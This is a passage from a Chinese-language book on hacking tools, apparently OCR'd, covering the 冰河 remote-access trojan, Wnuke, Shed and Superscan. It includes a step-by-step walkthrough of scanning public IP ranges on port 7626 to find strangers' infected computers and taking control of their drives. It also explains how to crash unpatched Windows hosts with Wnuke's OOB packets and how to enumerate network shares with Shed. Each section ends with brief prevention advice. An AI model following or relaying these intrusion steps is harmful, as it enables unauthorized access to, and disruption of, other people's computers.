其实就黑客的定性而言，身为一个数据库开发程序员的人或许根本算不上一个黑客，他从来没有黑过任何一个网站，甚至在开发测试冰河的时候也是利用自己和朋友的计算机来检验。然而这不能否认冰河的强大功能，特别是2.0版的冰河开发出后，它可以让任何一个菜鸟顷刻之间变成一个极具攻击力的黑客。这一切理由都让冰河软件编写者成为了中国黑客，特别是初级黑客们的精神领袖。在中国千千万万台连接在互联网上的计算机中，几乎每一百台里就埋藏着一个冰河，同时也几乎能从每一个想了解黑客的朋友的计算机里找到冰河的身影。冰河，已经成为了中国木马的代名词。冰河已经成为了互联网恐怖的象征。

冰河的主要功能有：

（1）自动跟踪目标机屏幕变化，同时可以完全模拟键盘及鼠标输入，即在同步被控端屏幕变化的同时，监控端的一切键盘及鼠标操作将反映在被控端屏幕（局域网适用）。

（2）记录各种口令信息：包括开机口令、屏保口令、各种共享资源口令及绝大多数在对话框中出现过的口令信息，且1.2以上的版本中允许用户对该功能自行扩充，2.0以上版本还同时提供了击键记录功能。

（3）获取系统信息：包括计算机名、注册公司、当前用户、系统路径、操作系统版本、当前显示分辨率、物理及逻辑磁盘信息等多项系统数据。

（4）限制系统功能：包括远程关机、远程重启计算机、锁定鼠标、锁定系统热键及锁定注

册表等多项功能限制。

(5) 远程文件操作:包括创建、上传、下载、复制、删除文件或目录、文件压缩、快速浏览文本文件、远程打开文件(提供了四中不同的打开方式——正常方式、最大化、最小化和隐藏方式)等多项文件操作功能。

(6) 注册表操作:包括对主键的浏览、增删、复制、重命名和对键值的读写等所有注册表操作功能。

(7) 发送信息:以四种常用图标向被控端发送简短信息。

(8) 点对点通讯:以聊天室形式同被控端进行在线交谈。

2. 一般植入方法及植入位置

冰河木马的主程序有两个,一个是服务端,另一个是控制端。服务端一般被种植在被入侵机器中,当控制端连接服务端主机后,控制端会向服务端主机发出命令。而服务端主机在接受命令后,则会执行相应的任务。

冰河的服务端程序通常情况下伪装得十分巧妙,让人难以分辨。也许它会被植入一个有趣的游戏、一个应用程序或伪装成一幅照片,当运行这些带有冰河的软件或图片的同时也就运行了冰河木马。当运行了木马程序之后,它会根据设置自动写入系统文件夹内,伪装成系统文件,让人很难分辨。如:植入 windows\system 文件夹,一般名为 sysexplr. exe、sysrun32. exe、sysexecr. exe、mouse. exe 等,如果对系统程序不是很了解,那么就难发觉已经中了木马。

3. 冰河木马的入侵方法

(1) 下载必备的工具软件,包括端口扫描工具"网络刺客 II",以及国产木马冰河 2.2 的控制端。

(2) 运行"网络刺客 II",首先出现的是"网络刺客 II 注册向导",点击"稍后(Q)"就进入了"网络刺客 II"的主界面。如图 1-1 所示。

(3) 在网络刺客 II 的主界面里选"工具箱(U)"→"主机查找器(H)",就进入了"搜索因特网主机"界面。如图 1-2 所示。

(4) 进入"搜索因特网主机"界面后,"起始地址"栏填 XXX. XXX. 0. 0 其中 XXX. XXX 自己去选择了,比如你可以选 61. 128 或选 61. 200 等等,"结束地址"栏填 XXX. XXX. 255. 255 其中 XXX. XXX 的选择要和前面一样。"端口"栏填 7626,其他栏保持默认不动。以上设置就是要搜索从 XXX. XXX. 0. 0 到 XXX. XXX. 255. 255 这一段 IP 地址中有冰河木马的计算机了,点击"开始搜索"。

(5) 观察"总进度"和"段进度"是否在走动。如果没有走动,那一定是 IP 地址设置不对,请认真检查。如果两个进度都在走动,下面要做的就是静静的等待,学用黑客软件是需要耐心的。大约 20~30 分钟后,最下面的记录栏里就应该出现记录了(一般情况下,应该有




图 1－1　网络刺客主界面




图 1－2　搜索因特网主机界面

5、6 条记录)。每一条记录代表找到的中了冰河木马的一台计算机,前面是该计算机的 IP 地址,后面是 7626(冰河木马端口)。搜索过程如图 1－3 所示。

(6) 点击“停止搜索”,但不要退出程序,下面还要用。运行冰河的控制端,进入冰河主界面,如图 1－4 所示。选“文件[F]”→“添加主机[A]”进入添加主机窗口,如图 1－5 所示。

(7) 在“添加主机”窗口,“显示名称”里填入上面搜索到的第一条 IP 地址,当 IP 地址填




图 1-3　搜索过程




图 1-4　冰河主界面

入“显示名称”里后，“主机地址”里就自动填入相同的 IP 了。“访问口令”不填，“监听端口”保持默认的 7626。点击“确定”，在冰河主界面的“文件管理器”里就出现了刚才填入的 IP 地址了。

（8）在冰河的主界面里，点击“文件管理器”里的“我的电脑”，这时“文件管理器”右边的框里就会出现本机的硬盘分区。比如，如果本机硬盘分的是四个区，“文件管理器”右边的框里就会从上往下依次出现 C:、D:、E:、F:，如果硬盘分的是两个区，就会出现 C:、D:。




图 1-5　添加主机窗口

（9）点击“文件管理器”里刚才输入的第一条 IP 地址，稍等片刻（网速慢的情况下约 10～30 秒），在“文件管理器”右边的框里就会出现对方计算机的硬盘分区了。

（10）如果发现没有出现对方计算机的硬盘分区，查看冰河主界面最下端的状态栏里有什么提示，如果是下面两种情况，就放弃，返回（7），填入搜索到的第二条 IP 地址。

①状态栏里出现“口令不对”“口令错误”“密码不对”“密码错误”等之类的提示，表示该计算机的冰河木马是加了密码的，没有办法，只得放弃！

②状态栏里出现“正在解释命令，可能是 1.2 以前版本”等之类的提示。

（11）如果出现的是“主机没有响应”、“无法与主机建立连接”之类的提示，先别忙放弃，重复 3～4 遍（8）到（9）的操作，即点击“我的电脑”→点击输入的 IP 地址，如此反复 3～4 遍后，还是不行的话再放弃，返回（7），填入搜索到的下一条 IP 地址。

（12）如果所有搜索到的 IP 地址按照（7）至（11）的操作后都不能进入对方计算机，可以再返回到（5），在“搜索因特网主机”界面里点击“开始搜索”，这时该程序又从停止的 IP 地址接着往下搜索了，只要有时间，就一定会成功的。

4. 防范方法

首先不要轻易运行来历不明的软件，只要服务器端不被运行，冰河再厉害也是有力使不出，这一点非常重要；其次由于冰河的广泛流行，使得大多数杀毒软件可以查杀冰河，因此在运行一个新软件之前用杀毒软件查查是很必要的。但由于该软件变种很多，杀毒软件如果不及时升级，难免会有遗漏，因此要保证您使用的杀毒软件病毒库保持最新。安装并运行防

火墙,如此则能相对安全一些。

1.2.2 Wnuke

1. Wnuke 简介

Wnuke 可以利用 Windows 系统的漏洞,通过 TCP/IP 协议向远程机器发送一段信息,导致一个 OOB 错误,使之崩溃。

何谓 OOB 攻击,其实,攻击者是利用 Windows 下微软网络协定 NetBIOS 的一个例外处理程序 OOB(Out of Band)的漏洞。只要有人以 OOB 的方式,通过 TCP/IP 传递一个小小的包到某个 IP 地址的某个开放的端口上(一般为 139)。使没有防护或修订的 WIN95/NT 系统瞬间死机。NT 将会重新启动,95 则一般要手动重起。有的补丁尽管可使机器用 ESC 退出蓝屏,正常工作但不重启,就无法访问 TCP/IP 类型的网络。除了 139,其他可能的 OOB 开放的端口,如 137、138、113 等等,均有可能遭到攻击。需要说明的是,这种类型的攻击主要的对象是没有打过补丁的 95 和 NT 有效,而对 98 无效,但根据最新的资料,有人已经发现了 WIN98 的 TCP/IP 协议的漏洞,并发布了针对这一漏洞的工具,这种攻击将使 98 蓝屏,用 ESC 返回后,同样不能访问 TCP/IP 资源,必须重启。

遭到 Wnuke 攻击的现象是电脑屏幕上出现一个蓝底白字的提示“系统出现异常错误”,按 ESC 键后又回到原来的状态,或者死机。它可以攻击 WIN9X、WINNT、WIN2000 等系统,并且可以自由设置包的大小和个数,通过连续攻击导致对方死机。

2. Wnuke 的使用

Wnuke 程序非常的小,大概只有几十 Kb。程序主界面如图 1-6 所示。首先在 IP 部分填入要攻击机器的 IP 地址,包个数和包大小可以选择默认值,然后点击攻击或者连续攻击,则 Wnuke 会通过 TCP/IP 向目标主机发送指定大小的包,如果目标机器没有相关的防护或者没有修订系统的 OOB 漏洞,则电脑屏幕上会出现一个蓝底白字的提示“系统出现异常错误”。

3. 预防措施

不要轻易点击别人在论坛或聊天室告诉的网址,那很可能是探测您的 IP 地址的(如 Iphunter 就可以做到这一点);用写字板或其它的编辑软件建立一个文本文件,文件名为 OOBFIX.REG,内容如下:

```
REGEDIT4
[HKEY_LOCAL_MACHINE/System/CurrentControl/Set Services/VxD/MSTCP]
"BSD Urgent" = "0"
```

图 1 -6　Wnuke 主界面

启动资源管理器,双击该文件即可,安装并运行防火墙。

1.2.3　Shed

1. Shed 简介

Shed 是基于 NetBIOS 的攻击 Windows 的软件。NetBIOS(Network Basic Input Output System,网络基本输入输出系统),是一种应用程序接口(API),作用是为局域网(LAN)添加特殊功能,几乎所有的局域网电脑都是在 NetBIOS 基础上工作的。在 Windows 95、98、或 Me 中,NetBIOS 是和 TCP/IP 捆绑在一起的,这是十分危险的! 但当我们安装 TCP/IP 协议时,默认情况下 NetBIOS 和它的文件与打印共享功能也一起被装进了系统。当 NetBIOS 运行时,系统的后门就打开了,因为 NetBIOS 不光允许局域网内的用户访问电脑的硬盘资源,Internet 上的黑客也能。Shed 正是利用了这一点。

2. Shed 的使用

Shed 是个很小的程序,其运行界面如图 1 -7 所示。在起始 IP 和结束 IP 栏中填入要搜索的主机 IP 地址范围,Shed 就会自动搜索在该 IP 段的主机所共享的资源。如下图搜索的就是在局域网中 IP 地址分布在 192.168.0.1 到 192.168.0.255 区间上的主机所共享的资源。在 Windows XP 中,Shed 已经不能探索到共享资源了。

3. 预防措施

(1) 检查 NetBEUI 是否出现在配置栏中。打开控制面版,双击“网络”选项,打开“网

络”对话框。在“配置”标签页中检查已安装的网络组件中是否有 NetBEUI。如果没有,点击列表下边的添加按钮,选中“网络协议”对话框,在制造商列表中选择微软,在网络协议列表中选择 NetBEUI。点击确定,根据提示插入安装盘,安装 NetBEUI。




图 1-7 Shed 主界面

(2) 回到“网络”对话框,选中“拨号网络适配器”,点击列表右下方“属性”按钮。在打开的“属性”对话框中选择“绑定”标签页,将除“TCP/IP→网络适配器”之外的其它项目前复选框中的对勾都取消。

(3) 回到“网络”对话框,选中“TCP/IP→拨号网络适配器”点击列表右下方“属性”按钮,不要怕弹出的警告对话框,点击“确定”。在“TCP/IP 属性”对话框中选择“绑定”标签页,将列表中所有项目前复选框中的对勾都取消,点击“确定”,这时 Windows 会发出警告“尚未选择绑定的驱动器,现在是否选择驱动器?”,点击“否”。之后,系统会提示重新启动计算机,确认。

(4) 重新进入“TCP/IP→拨号网络适配器”的“TCP/IP 属性”对话框,选定“NetBIOS”标签页,看到“通过 TCP/IP 启用 NetBIOS”项被清除了吧! 连点两次“取消”退出“网络”对话框(不要点“确认”,免得出现什么意外)。

1.2.4 Superscan

1. Superscan 简介

Superscan 是一个功能强大的扫描器,速度奇快,探测台湾全部回应值小于 200MS 的 IP 段仅用 6 个小时。它可以查看本机 IP 地址和域名,扫描一个 IP 段的所有在线主机以及其可探测到的端口号。而且可以保存和导入所有已探测的信息。Supercan 的主要功能如下:

(1) IP 和域名相互转换。

(2) 检验目标计算机提供的服务类别。

(3) 检验一定范围目标计算机是否在线和端口情况。

(4) 工具自定义列表检验目标计算机是否在线和端口情况。

(5) 自定义要检验的端口,并可以保存为端口列表文件。

2. Superscan 的使用

首先要下载 Superscan，本节所使用的版本号是 3.00 版。在使用软件之前，先来看看软件的全貌，如图 1 - 8 所示。界面比较复杂，下面根据共享功能来介绍使用。




图 1 - 8　Superscan 主界面

（1）域名（主机名）和 IP 相互转换

这个功能的作用就是根据 IP 取得域名，比如根据 163.com 得到 IP；或者根据 IP：202.106.185.77 取得域名。在 SuperScan 里面，有两种方法来实现此功能：

① 通过 Hostname Lookup 来实现，如图 1 - 9 所示。在 Hostname Lookup 的输入框输入需要转换的域名或者 IP，按“LookUp”就可以取得结果。如果需要取得自己计算机的 IP，可以点击“Me”按钮来取得；同时，也可以取得自己计算机的 IP 设置情况，点击“Interfaces”取得本地 IP 设置情况。如图 1 - 10 所示。




图 1 - 9　Hostname Lookup

② 通过 Extract From File 实现，这个功能通过一个域名列表来转换为相应 IP 地址。选择“Extract from file”，点击“ - >”按钮，选择域名列表，进行转换，出现以下界面，如图 1 - 11 所示。

（2）Ping 功能的使用

Ping 主要目的在于检测目标计算机是否在线和通过反应时间判断网络状况。如图 1 - 12 所示，在“IP”的“Start”填入起始 IP，在“Stop”填入结束 IP，然后，在“Scan Type”选择“Ping




图 1-10 Interface

